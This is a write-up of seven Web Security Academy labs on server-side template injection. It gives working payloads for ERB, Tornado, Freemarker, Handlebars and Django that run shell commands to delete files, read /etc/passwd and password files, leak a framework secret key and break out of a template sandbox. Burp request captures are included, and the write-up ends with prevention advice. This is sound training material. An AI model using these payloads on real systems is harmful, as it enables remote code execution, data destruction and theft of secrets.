

## What is server-side template injection?

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

## Lab1: Basic server-side template injection


**Description:** This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

## Testing procedure and snapshot:

- Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
- In the ERB documentation, discover that the syntax `<%= someExpression %>` is used to evaluate an expression and render the result on the page.
- Use ERB template syntax to create a test payload containing a mathematical operation, for example:  
`<%= 7*7 %>`
- URL encode this payload and insert it as the value of the message parameter in the URL as follows, remembering to replace your-lab-id with your own lab ID:  
`https://your-lab-id.web-security-academy.net/?message=<%25%3d+7*7+%25>`
- Load the URL in your browser. Notice that in place of the message, the result of your mathematical operation is rendered on the page, in this case, the number 49. This indicates that we may have a server-side template injection vulnerability.

- From the Ruby documentation, discover the `system()` method, which can be used to execute arbitrary operating system commands.
- Construct a payload to delete Carlos's file as follows:  
`<%= system("rm /home/carlos/morale.txt") %>`
- URL encode your payload and insert it as the value of the message parameter, remembering to replace your-lab-id with your own lab ID:  
`https://your-lab-id.web-security-academy.net/?message=<%25+system("rm+/home/carlos/morale.txt")+%25>`








Basic server-side template injection
 LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!
 [Share your skills!](#)
[Continue learning >>](#)

[Home](#)

WE LIKE TO  
**SHOP**


## Lab2: Basic server-side template injection (code context)

**Description:** This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

You can access your own account with following credentials:

- username = wiener
- password = peter

### Testing procedure and snapshots:

- While proxying traffic through Burp, log in and post a comment on one of the blog posts.
- Notice that on the "My account" page, you can select whether you want the site to use your full name, first name, or nickname. When you submit your choice, a POST request sets the value of the parameter `blog-post-author-display` to either `user.name`, `user.first_name`, or `user.nickname`. When you load the page containing your comment, the name above your comment is updated based on the current value of this parameter.

- In Burp, go to "Proxy" > "HTTP history" and find the request that sets this parameter, namely POST /my-account/change-blog-post-author-display, and send it to Burp Repeater.
- Study the Tornado documentation to discover that template expressions are surrounded with double curly braces, such as {{someExpression}}. In Burp Repeater, notice that you can escape out of the expression and inject arbitrary template syntax as follows:  
blog-post-author-display=user.name}}{{7\*7}}
- Reload the page containing your test comment. Notice that the username now says Peter Wiener49}}, indicating that a server-side template injection vulnerability may exist in the code context.
- In the Tornado documentation, identify the syntax for executing arbitrary Python:  
{% somePython %}
- Study the Python documentation to discover that by importing the os module, you can use the system() method to execute arbitrary system commands.
- Combine this knowledge to construct a payload that deletes Carlos's file:  
{% import os %}  
{{os.system('rm /home/carlos/morale.txt')}}
- In Burp Repeater, go back to POST /my-account/change-blog-post-author-display. Break out of the expression, and inject your payload into the parameter, remembering to URL encode it as follows:  
blog-post-author-  
display=user.name}}{{%25+import+os+%25}}{{os.system('rm%20/home/carlos/morale.txt'  
)
- Reload the page containing your comment to execute the template and solve the lab.

⚡ Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 3 x ...

Go Cancel < > Follow redirection

Target: https://ac191f4e1f2cf2b1804004d5008b00cd.web-security-academy.net

Request


Raw Params Headers Hex

POST /my-account/change-blog-post-author-display HTTP/1.1  
Host: ac191f4e1f2cf2b1804004d5008b00cd.web-security-academy.net  
Connection: close  
Content-Length: 136  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: https://ac191f4e1f2cf2b1804004d5008b00cd.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: 1  
Sec-Fetch-Dest: document  
Referer: https://ac191f4e1f2cf2b1804004d5008b00cd.web-security-academy.net/my-account?id=wiener  
Accept-Encoding: gzip, deflate  
Accept-Language: en,en-US;q=0.9  
Cookie: session=53zSOQe6PwSgcM5U50ed3gZuK0w98HmW  
  
blog-post-author-display=user.name)) (%25+import+os+%25)((os.system('rm%20/home/carlos/morale.txt'))&csrf=d89TiycoV9CUUpCfKmKiUor5RiFAVtUQy

Response

Raw Headers Hex

HTTP/1.1 302 Found  
Location: /my-account  
Connection: close  
Content-Length: 0

WEB SECURITY ACADEMY

Basic server-side template injection (code context)


LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | Hello, wiener! | Log out | My account



### Lab3: Server-side template injection using documentation

**Description:** This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.


You can access your own account with the following credentials:

- username = content-manager
- password = C0nt3ntM4n4g3r

### Testing procedure and snapshot:

- Log in and edit one of the product description templates. Notice that this template engine uses the syntax `${someExpression}` to render the result of an expression on the page. Either enter your own expression or change one of the existing ones to refer to an object that doesn't exist, such as `${foobar}`, and save the template. The error message in the output shows that the Freemarker template engine is being used.
- Study the Freemarker documentation and find that appendix contains an FAQs section with the question "Can I allow users to upload templates and what are the security implications?". The answer describes how the `new()` built-in can be dangerous.
- Go to the "Built-in reference" section of the documentation and find the entry for `new()`. This entry further describes how `new()` is a security concern because it can be used to create arbitrary Java objects that implement the `TemplateModel` interface.
- Load the JavaDoc for the `TemplateModel` class, and review the list of "All Known Implementing Classes".
- Observe that there is a class called `Execute`, which can be used to execute arbitrary shell commands
- Either attempt to construct your own exploit, or find @albinowax's exploit on our research page and adapt it as follows:  

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }
```
- Remove the invalid syntax that you entered earlier, and insert your new payload into the template.
- Save the template and view the product page to solve the lab.


 Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 3 x 4 x 5 x ...

Go Cancel < >

**Request**

Raw Params Headers Hex

```

POST /product/template?productId=1 HTTP/1.1
Host: acae1f371e3eeb258074d6a8002a00ff.web-security-academy.net
Connection: close
Content-Length: 165
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://acaef371e3eeb258074d6a8002a00ff.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.4044.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://acaef371e3eeb258074d6a8002a00ff.web-security-academy.net/product/template?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=hVW7gSo2lQgcQSyHQR118JXtmPmOswP

csrf=4tNLLe8PlvUjC3Bkre2Of04vig24dYcHC&template=<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }&template-action=preview
  
```

Target: https://acaef371e3eeb258074d6a8002a00ff.web-security-academy.net

**Response**

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 5165

<!DOCTYPE html>
<html>
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<title>Server-side template injection using documentation</title>
</head>
<body>
<div theme="ecommerce">
<script src="/resources/js/labHeader.js"></script>
<div id="labHeader">

<section class="pageHeader is-solved">
<div class="container">

<div class="title-container">
<h2>Server-side template injection using documentation</h2>
<a class="link-back" href="https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-using-documentation">

Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve">
<g>
<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
</g>
</svg>

</div>
<div class="widgetcontainer-lab-status is-solved">
<span>LAB</span>
<p>Solved</p>
<span class="lab-status-icon"></span>
  
```


? < + > Type a search term 0 matches

? < + > Type a search term 0 matches



## Server-side template injection using documentation

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Hello, content-manager!](#) | [Log out](#)

### Single Use Food Hider



\$19.83



## Lab4: Server-side template injection in an unknown language with a documented exploit

**Description:** This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

### Access the lab

#### Testing procedure and snapshot:

- Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
- Experiment by injecting a fuzz string containing template syntax from various different template languages, such as `{{<[%[""]]}%\`, into the message parameter. Notice that when you submit invalid syntax, an error message is shown in the output. This identifies that the website is using Handlebars.
- Search the web for "Handlebars server-side template injection". You should find a well-known exploit posted by @Zombiehelp54.
- Modify this exploit so that it calls `require("child_process").exec("rm /home/carlos/morale.txt")` as follows:

```
wrtz{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
```







Server-side template injection in an unknown language with a documented exploit

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)



```
wrtz e 2 [object Object] function Function() { [native code] } 2 [object Object] [object Object]
```



### Lab5: Server-side template injection with information disclosure via user-supplied objects


**Description:** This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.

To solve the lab, steal and submit the framework's secret key.

You can access your own account with the following credentials:

- username = content-manager
- password = C0nt3ntM4n4g3r
- **Description:** Log in and edit one of the product description templates.
- Change one of the template expressions to something invalid, such as a fuzz string `{{<[%'" ]}}\,` and save the template. The error message in the output hints that the Django framework is being used.
- Study the Django documentation and notice that the built-in template tag debug can be called to display debugging information.
- In the template, remove your invalid syntax and enter the following statement to invoke the debug built-in:  
`{% debug %}`
- Save the template. The output will contain a list of objects and properties to which you have access from within this template. Crucially, notice that you can access the settings object.
- Study the settings object in the Django documentation and notice that it contains a `SECRET_KEY` property, which has dangerous security implications if known to an attacker.

- In the template, remove the {% debug %} statement and enter the expression `{{settings.SECRET_KEY}}`
- Save the template to output the framework's secret key.
- Click the "Submit solution" button and submit the secret key to solve the lab.



The screenshot shows a web browser window with the URL `ac031f1c1e119e2180912f6f004b0083.web-security-academy.net/product/template?productId=1`. The page header includes the Web Security Academy logo and the title "Server-side template injection with information disclosure via user-supplied objects". A green "LAB Solved" badge is visible. Below the header, an orange banner reads "Congratulations, you solved the lab!". To the right of the banner are buttons for "Share your skills!" and "Continue learning >>". The main content area shows a "Template:" label and a text box containing the code `{{settings.SECRET_KEY}}`. At the top right of the main area, there are links for "Home", "Hello, content-manager!", and "Log out".

## Lab6: Server-side template injection in a sandboxed environment

**Description:** This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file `my_password.txt` from Carlos's home directory. Then submit the contents of the file.

You can access your own account with the following credentials:

- username = content-manager
- password = C0nt3ntM4n4g3r

### Testing procedure and snapshot:

- Log in and edit one of the product description templates. Notice that you have access to the product object.
- Load the JavaDoc for the Object class to find methods that should be available on all objects. Confirm that you can execute `${object.getClass()}` using the product object.

- Explore the documentation to find a sequence of method invocations that grant access to a class with a static method that lets you read a file, such as:  
`${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?.join(" ")}`
- Enter this payload in one of the templates and save. The output will contain the contents of the file as decimal ASCII code points.
- Convert the returned bytes to ASCII.
- Click the "Submit solution" button and submit this string to solve the lab.



Server-side template injection in a sandboxed environment
 

LAB
 Solved
 

[Back to lab description >>](#)

Congratulations, you solved the lab!
 

[Share your skills!](#)
[Continue learning >>](#)

[Home](#) | [Hello, content-manager!](#) | [Log out](#)

Template:
 

```

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?.join(" ")}
    
```

## Lab7: Server-side template injection with a custom exploit

**Description:** This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file `/.ssh/id_rsa` from Carlos's home directory.


You can access your own account with the following credentials:

- username = wiener
- password = peter

### Testing procedure and snapshot:

- While proxying traffic through Burp, log in and post a comment on one of the blogs.
- Go to the "My account" page. Notice that the functionality for setting a preferred name is vulnerable to server-side template injection, as we saw in a previous lab. You should also have noticed that you have access to the user object.
- Investigate the custom avatar functionality. Notice that when you upload an invalid image, the error message discloses a method called `user.setAvatar()`. Also take note of the file path `/home/carlos/User.php`. You will need this later.

- Upload a valid image as your avatar and load the page containing your test comment.
- In Burp Repeater, open the POST request for changing your preferred name and use the `blog-post-author-display` parameter to set an arbitrary file as your avatar:  
`user.setAvatar('/etc/passwd')`
- Load the page containing your test comment to render the template. Notice that the error message indicates that you need to provide an image MIME type as the second argument. Provide this argument and view the comment again to refresh the template:  
`user.setAvatar('/etc/passwd','image/jpg')`
- To read the file, load the avatar using `GET /avatar?avatar=wiener`. This will return the contents of the `/etc/passwd` file, confirming that you have access to arbitrary files.
- Repeat this process to read the PHP file that you noted down earlier:  
`user.setAvatar('/home/carlos/User.php','image/jpg')`
- In the PHP file, Notice that you have access to the `gdprDelete()` function, which deletes the user's avatar. You can combine this knowledge to delete Carlos's file.
- First set the target file as your avatar, then view the comment to execute the template:  
`user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')`
- Invoke the `user.gdprDelete()` method and view your comment again to solve the lab.



Server-side template injection with a custom exploit
 

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!
 [Share your skills!](#)
[Continue learning >>](#)

[Home](#) | [Hello, wiener!](#) | [Log out](#) | [My account](#)

## My Account

Your API Key is: JPNNLT60Jg8EKxiWgHs88wbmVwVstotp

Email

Update email

### How to prevent server-side template injection vulnerabilities?

The best way to prevent server-side template injection is to not allow any users to modify or submit new templates. However, this is sometimes unavoidable due to business requirements.

One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary. Separating the logic from presentation as much as possible can greatly reduce your exposure to the most dangerous template-based attacks.

Another measure is to only execute users' code in a sandboxed environment where potentially dangerous modules and functions have been removed altogether. Unfortunately, sandboxing untrusted code is inherently difficult and prone to bypasses.

Finally, another complementary approach is to accept that arbitrary code execution is all but inevitable and apply your own sandboxing by deploying your template environment in a locked-down Docker container, for example.